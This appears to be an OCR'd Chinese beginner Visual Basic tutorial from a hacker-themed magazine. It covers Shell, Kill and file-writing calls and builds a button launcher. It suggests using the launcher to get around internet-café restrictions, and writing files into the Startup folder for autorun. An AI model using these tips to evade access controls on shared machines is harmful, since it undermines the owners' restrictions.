



图2

## 二、添加Command 控件

根据图2 的指示，我们选中该控件后，在程序界面上按下鼠标不放，随意的拖动就可以画出一个Command 控件，如图3。在右边的“属性”面板里会有这个Command 控件的所有信息，包括名称（默认为Command1），表面显示字样（Caption 属性里，默认也是Command1）。

双击刚才添加好的Command1 控件，如图4，就会自动生成如下一段代码：

```
Private Sub Command1_Click()
End Sub
```




图3





图4

“Click”是指按钮的单击事件，在中间的空白处填写一些程序代码，也就是在该控件被单击时要执行的动作。

## 三、SHELL 函数实现简单功能

Shell 函数是VB 中一个非常好用的函数，它可以执行任意命令，就象是我们在“开始”－“运行”栏里输入命令执行一样。下面介绍几个常用的功能，把这些代码放到Command1 控件的Click 事件代码中，就可以实现一些常用的功能。

### 1．打开指定盘符

**Shell "explorer C:\", vbNormalFocus**，这句代码可以打开硬盘中的C 盘。后面使用“，”隔着的意思是指打开C 盘后不会最小化。其中的“C”可以换成其它想要打开的分区。

### 2．打开资源管理器

**Shell "EXPLORER.EXE /n, /e,"**，打开“我的电脑”和“资源管理器”。/n 表示以“我的电脑”方式打开一个新的窗口，而/e 则表示以“资源管理器”方式打开一个新的窗口。如果后面加上“, vbNormalFocus”则表示打开后不会最小化。

### 3．打开指定网址

**SHELL "explorer.exe http://www.hackerxfiles.net"**，打开网页“http://www.hackerxfiles.net”，当然也可以换成其它想要打开的网站。

### 4．打开控制面版

**shell "control.exe"**

**5.打开cmd**

```
shell "cmd.exe"
```

**6.运行C盘Windows目录下的aaa.exe程序**

```
shell "c:\windows\aaa.exe"
```

**7.将C:\windows目录下的aaa.exe程序移动到D盘**

```
shell "cmd /c move c:\windows\aaa.exe d:\aaa.exe"
```

## 四、其它有用的简单代码介绍

### 1.kill函数

这个函数可以删除指定的文件，例如**kill "C:\AAA.exe"**，表示删除C盘根目录下的AAA.exe程序。

### 2.写入指定内容到文件中

```
Open "C:\123.txt" For Append As #1
Print #1, "黑客X档案"
Close #1
MsgBox "生成成功! ", bokonly + vbExclamation, "生成文档"
```

这段代码可以在C盘根目录下生成一个123.txt文件，并将“黑客X档案”作为内容写入该文件。使用这个方法我们可以在电脑的启动文件夹里写入一个文件以达到开机自动运行某程序的目的。代码里的**MsgBox**函数的作用是弹出一个提醒对话框，vbExclamation是对话框样式。vbExclamation也可以用vbInformation或者vbCritical来替换，但是弹出的对话框的样子可是长得不同的哦！

### 3.让程序显示时间

要让程序时刻显示最新的时间，我们应该考虑两点：一是有地方显示时间，二是每过多久刷新一次这个显示出来的时间。

我们首先创建一个Label控件（Label1）来显示日期（左边控件面板里那个大大的字母A就是Label控件，我可是上次找了好久的哦），接着创建一个“Timer”控件（左边控件面板里长得像闹钟一样的就是Timer），在右下角的interval属性中写入每隔多长时间执行一次“Timer”控件中的代码，如图5。




图5

执行时间以毫秒为单位，我们改为1000就可以了。然后双击“Timer”控件，写入代码**Label1.Caption = Time**，这时候点击图6上方所示的“执行”按钮就可以简单的看一下效果了。




图6

## 五、代码组合制作网吧常用小工具


有了上面的预备知识，我们就可以发挥自己的想象力，在程序里设置几个Command控件用于打开指定盘符、控制面板、任务管理器、注册表、CMD命令提示符等等。再加上一些美化的东西，写入自己个性的话，就成了菜鸟自己制作出来的“黑客软件”了，你可以拿它去突破网吧的一些限制，也可以方便自己使用经常要打开的文件夹或程序。

1.关闭刚才测试运行的程序，返回到代码设计视图；

2.在菜单栏里的“窗口”中选择“工程-1 Form (Form)”回到界面设计视图；

3.选中刚才“测试”用的控件，按下键盘的“DEL”键删除掉它们；

4.点中“Command”控件，多画几个控件，并将它们的“Caption”属性改为“C:”、“D:”一类的字样，如图7；


图7




图8

5.在任意控件上双击，会自动进入该控件的Click事件代码设计，写入相应的功能代码，单击“运行”按钮测试是否成功；

6.调整各控件到自己满意的程度，选择“文件”，“生成工程1.exe”，保存为exe文件；

7.运行该exe文件查看效果，如图8。

